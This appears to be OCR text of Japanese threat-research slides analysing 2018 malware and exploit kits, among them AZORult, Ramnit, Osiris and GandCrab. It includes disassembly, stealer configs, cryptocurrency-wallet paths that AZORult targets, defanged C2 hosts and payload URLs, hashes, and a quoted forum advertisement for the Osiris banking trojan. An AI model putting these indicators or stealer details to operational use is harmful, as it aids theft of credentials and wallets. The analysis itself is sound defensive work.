
by Jaromir Horejsi and Joseph C. Chen

We discovered a new exploit kit we named Underminer that employs capabilities used by other exploit kits to deter researchers from tracking its activity or reverse engineering the payloads. Underminer delivers a bootkit that infects the system’s boot sectors as well as a cryptocurrency-mining malware named Hidden Mellifera. Underminer transfers malware via an encrypted transmission control protocol (TCP) tunnel and packages malicious files with a customized format similar to ROM file system format (romfs). These make the exploit kits and its payload challenging to analyze. Underminer appears to be an

https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/
https://blog.trendmicro.com/trendlabs-security-intelligence/new-underminer-exploit-kit-delivers-bootkit-and-cryptocurrency-mining-malware-with-encrypted-tcp-tunnel/


Fallout Exploit Kit

- Banking Trojan、Ransomware、Miner、Info Stealer、RAT



AZORult

- Info Stealer & Downloader
  - 対象ソフトのアカウント情報、ブラウザ履歴、cookie、仮想通貨ウォレット
  - マルウェアのダウンロード
- Malspam、Exploit Kitで配布
- 2018年はv3.2(7/17)とv3.3(10/4)にバージョンアップ
- Underground forum(exploit.in)で宣伝されている




引用元：The Emergence of the New Azorult 3.3 - Check Point Research
https://research.checkpoint.com/the-emergence-of-the-new-azorult-3-3/

AZORult

- 何度もBuilderとPanelがリークしている

```
//                !!! ВНИМАНИЕ !!!
//      Кодировка этого файла UTF-8 без BOM
//      И после изменения данных она дожна остаться такой-же
//      Для редактирования этого файла не используйте стандартный блокнот windows! Он сбивает кодировку
//      Используйте редактор файлов в ПУ сервера(cPanel/ISP)
//      Или используйте Notepad++ ( https://notepad-plus-plus.org/ )
////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////

    define('PANELPATH',     ".//panel/");       //Путь к админке, изменить то
    define('DB_HOST',       'localhost');       //Сервер базы данных, без нео
    define('DB_USER',       'root');            //Имя пользователя БД. Замени
    define('DB_PASS',       '');                //Пароль пользователя БД. Вни
    define('DB_NAME',       'azorult2');        //Имя базы данных. Заменить а
    define('ADMIN_PWD',     '123');             //Пароль в админку. Заменить
```



AZORult

- キャンペーン毎に窃取する情報が変化
- HookAdsとPseudoGateでは収集する対象が異なる
  - 仮想通貨ウォレット

```
                                ; sub_414DE8+4F7↑o
text "UTF-16LE", '\wallet.dat',0
dd 18h
                                ; DATA XREF: sub_414DE8+25F↑o
                                ; sub_414DE8+2FB↑o
text "UTF-16LE", 'electrum.dat',0
align 4
dd 1Ah
                                ; DATA XREF: sub_414DE8+2A8↑o
text "UTF-16LE", '\electrum.dat',0
dd 16h
                                ; DATA XREF: sub_414DE8+341↑o
text "UTF-16LE", 'wallet_path',0
text "UTF-16LE", 'F',0
                                ; DATA XREF: sub_414DE8+346↑o
text "UTF-16LE", 'Software\monero-project\monero-core',0
dd 10h
                                ; DATA XREF: sub_414DE8+379↑o
                                ; sub_414DE8+3C4↑o ...
text "UTF-16LE", '\Monero\',0
align 4
dd 18h
                                ; DATA XREF: sub_414DE8+3DD↑o
                                ; sub_414DE8+410↑o
text "UTF-16LE", '.address.txt',0
align 4
text "UTF-16LE", 0Ah,0
                                ; DATA XREF: sub_414DE8+445↑o
                                ; sub_414DE8+478↑o
text "UTF-16LE", '.keys',0
dd 14h
                                ; DATA XREF: sub_414DE8+499↑o
text "UTF-16LE", 'strDataDir',0
align 4

text "UTF-16LE", '6',0
                                ; DATA XREF: sub_414DE8+49E↑o
text "UTF-16LE", 'Software\Bitcoin\Bitcoin-Qt',0
text "UTF-16LE", '<',0
                                ; DATA XREF: sub_414DE8+4CC↑o
text "UTF-16LE", '\BitcoinCore_custom\wallet.dat',0
align 4
```

AZORultのconfig

- Builder ・Configに細かくウォレットを指定する項目はない
- バージョンによる差異ではないかと考えられる

V1
```
IS_G_PWDS: 1
IS_G_DOUBLE: 1
IS_G_BROWSERS: 1
IS_G_COINS: 1
IS_G_SKYPE: 1
IS_G_STEAM: 1
IS_G_DESKTOP: 1
G_DESKTOP_EXTS: txt,doc
G_DESKTOP_MAXSIZE: 200
```

V2
```
IS_G_PWDS: 0
IS_G_DOUBLE: 1
IS_G_BROWSERS: 0
IS_G_COINS: 0
IS_G_SKYPE: 0
IS_G_STEAM: 0
IS_G_DESKTOP: 0
G_DESKTOP_EXTS: txt,doc
G_DESKTOP_MAXSIZE: 100
```

V3
```
{
    "isDouble": true,
    "isSavedPasswords": true,
    "isBrowserData": false,
    "isWallets": false,
    "isSkype": false,
    "isTelegram": false,
    "isSteam": false,
    "isScreenshot": false,
    "isDelete": true,
    "DAE": "",
    "files": {}
}
```

AZORultのC2

- **nagoyashi.chimkent[.]su|193.124.180.99**
  - RU、MAROSNET
- **infolocalip[.]com|23.254.161.197**
  - US、Hostwinds
- **po0o0o0o[.]at|46.229.214.132**
  - RU、timeweb
- **fyreplittgothin.pw| 94.103.80.138**
  - RU、VDSina

IPでアクセスすることも

- **http[:]//128.199.37.74/index.php**
  - SG、DigitalOcean
- **http[:]//46.229.214.132/index.php**
  - RU、timeweb

Ramnit


- Banking Trojan
- Seamlessキャンペーンで長期間使われていた
- 以下のモジュールを使用
  - Antivirus Trusted Module v2.0 (AVG、Avast、Nod32、Norton、Bitdefender)
    - アンチウイルスソフトの例外リストに追加
  - Cookie Grabber v0.5 (IE&CH Export)
    - ブラウザのクッキーの収集
  - IE & Chrome & FF injector
    - ブラウザへインジェクション
  - VNC (23 port) x64-x86
  - FF&Chrome reinstall x64-x86 [silent]
    - ブラウザの再インストール
  - Pony based pwd stealer
    - パスワード窃取

RamnitのC2

- **revivalresumed[.]com|109.248.59.111**
  - RU、Argotel
- **goldenfreeanhfirst[.]com|80.87.197.238**
  - RU、1stVDS
- **simsim.adygeya[.]su|213.183.51.62**
  - NL、Melbicom UAB(ロシアのVPSサービス)
- **newwfreedomaincom[.]com|95.46.8.133**
  - UA、time-host

Kronos/Osiris

- 2014年に登場した
- 2018年にKronosをアップデートしたOsirisが登場
  - RigEKからDropしたSmoke Loaderがダウンロード



Osiris Banking Trojan, Banking Trojan

Подписка на тему | Сообщить другу | Версия для печати

anubi

3.04.2018, 22:30

килобайт

Группа: Пользователь
Сообщений: 45
Регистрация: 30.07.2017
Пользователь №: 81 593
Деятельность: другое

Репутация: 0
− (0%) +

What is Osiris?
It is a C++ Banking Trojan over Tor.

Why should i get Osiris?
Osiris cannot be tracked or shutdown because uses Tor connections and fully supports Win Vista/7/8/8.1/10 Natively.

What are the Features?
-Tor Connection
-Ring 3 Rootkit 32 and 64bit

-Formgrabber POST and GET requests (it will grab everything) fully supported on Chrome 65 and FireFox 59 latest versions and below.

-WebInjections Zeus style webinjects with automatic Update of injections,supported on Internet Explorer,FireFox 59 and below.
//Please Read comment for Chrome:
(Chrome will be updated works only on old version for now ,due to Chrome change completely its structure since version 64 it only works the Formgrabber atm)

-Keylogger


引用元：https://research.checkpoint.com/osiris-enhanced-banking-trojan

Osiris

通信先やファイル名の特徴からOsirisと思われる

- hxxp://fritsy83[.]website/Osiris.exe
- hxxp://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe
- Osiris_jmjp_auto2

Type	**Kronos Payload: 32-bit executable**
Size	624640 bytes
Virtual Address	0x4c0000
Process	Osiris_jmjp_auto2_self.exe
PID	1460
Path	C:\Users\user\AppData\Local\Temp\Osiris_jmjp_auto2_self.exe
MD5	1e5699623de9c43b520887486bc3a759
SHA1	ad67898e97244b6f19b87c43a5645cc55cc00001
SHA256	a7c033008a51ab43f0e57c05b6dcfa05f3
CRC32	A91105D2
Ssdeep	12288:hTd3a76RyKsrJ/GVBWHTsv+Aeq
Yara	• HeavensGate - Heaven's Gate: Switch from 32-bit to 64-mode
CAPE Yara	• Kronos • Kronos Payload



KronosとOsirisの類似点


- ハードコードされた文字列
- yaraルールでの検出=バイナリの特徴が同じ
- 文字列・C2のエンコードアルゴリズム

Kronos+Tor=Osiris?

```
.text:0042840F
.text:0042840F loc_42840F:                            ; CODE XREF: sub_428397+6F↑j
.text:0042840F                 lea     eax, [ebp+78h+var_80]
.text:00428412                 push    eax
.text:00428413                 push    offset aKronos  ; "Kronos"
.text:00428418
.text:00428418 loc_428418:                            ; CODE XREF: sub_428397+76↑j
.text:00428418                 lea     ecx, [ebp+78h+Dst] ; Dst
.text:0042841E                 call    sub_423649
.text:00428423                 push    eax
.text:00428424                 call    sub_429E7B
.text:00428429                 push    42h
.text:0042842B                 lea     eax, [ebp+78h+var_80]
.text:0042842E                 push    eax
```

GandCrab

- 2018年1月下旬に登場したランサムウェア
- 様々攻撃で使用されている
  - Malspam、Fake Flash、Exploit Kit
- 感染地域も広域
- マーケティング、アップデートも活発
  - 販売時にリサーチャーのブログや
    ツイートを引用



GandCrabのバージョン


```
; Attributes: bp-based frame

sub_402D20 proc near

var_10= byte ptr -10h
var_C= qword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 10h
push    offset FileName ; "nao_sec"
call    ds:GetFileAttributesW
cmp     eax, 0FFFFFFFFh
jnz     short loc_402D74
```

v1のdecryptorリリース

v1.x

Fake Adobe Flash Player
経由でも配布

v3.0

拡張子の変化
KRAB→ランダム5文字

v5.0

Jan Feb Mar Apr May Jul Sep Dec

Seamless経由で初観測

v2.x

v4.x

ネットワーク共有を探す

拡張子の変化
GDCB→KRAB


利用の暗号アルゴリズムの変化
AES→Salsa20

Hi @anyrun_app, you're agile! I found #GandCrab, from #Seamless campaign (only gate4)🤔
app.any.run/tasks/08bcc1df …
CC: @VK_Intel @James_inthe_box @malware_traffic

ツイートを翻訳

ReflectiveDLLInjection

- V1.1 、V2.x、V3.xで使用
- ディスクではなくメモリ上からDLLを読み込むテクニック



Dump Files

File Name	Size	Detect Rule
2610000.dll	75.8KB	ReflectiveLoader Gandcrab
400000.b549f8fb83f47a725f041afbd09fb11f237a6fd5367ad9ffbfa7ba085371d3de.exe	145.4KB	ReflectiveLoader Gandcrab

他プロセスへインジェクション

- V2.1
  - exploerer.exe
- V3
  - svchost.exe
- ReflectiveDLLInjectionを使う



```
{
 "pid" : 7504,
 "main_image_path" : "C:\\Windows\\SysWOW64\\svchost.exe",
 "scanned" :
 {
  "total" : 52,
  "skipped" : 0,
  "modified" :
  {
   "total" : 2,
   "hooked" : 0,
   "replaced" : 0,
   "detached" : 0,
   "implanted" : 2,
   "other" : 0
  },
  "errors" : 0
 },
 "scans" : [
  {
   "workingset_scan" : {
    "module" : "e20000",
    "status" : 1,
    "has_pe" : 1,
    "has_shellcode" : 0,
    "is_listed_module" : 0,
    "protection" : 64,
    "pe_artefacts" : {
     "pe_base_offset" : "0",
     "nt_file_hdr" : "104",
     "sections_hdrs" : "1f8",
     "sections_count" : 6,
     "is_dll" : 1
    }
   }
  },
  {
   "workingset_scan" : {
    "module" : "fe0000",
```


Dump Files

File Name	Size	Detect Rule
e20000.dll	86.0KB	ReflectiveLoader Gandcrab
fe0000.dll	68.1KB	ReflectiveLoader Gandcrab
400000.6fafe7bb56fd2696f2243fc305fe0c38f550dffcfc5fca04f70398880570ffff.exe	153.6KB	ReflectiveLoader Gandcrab


自プロセスの書き換え


- V1, V4以降
  - メモリ上の自プロセスの領域の一部を書き換える



解析環境の検知


- GetVolumeInformation APIの値を比較して
  any.runを検知してメッセージボックスを表示





解析環境の検知

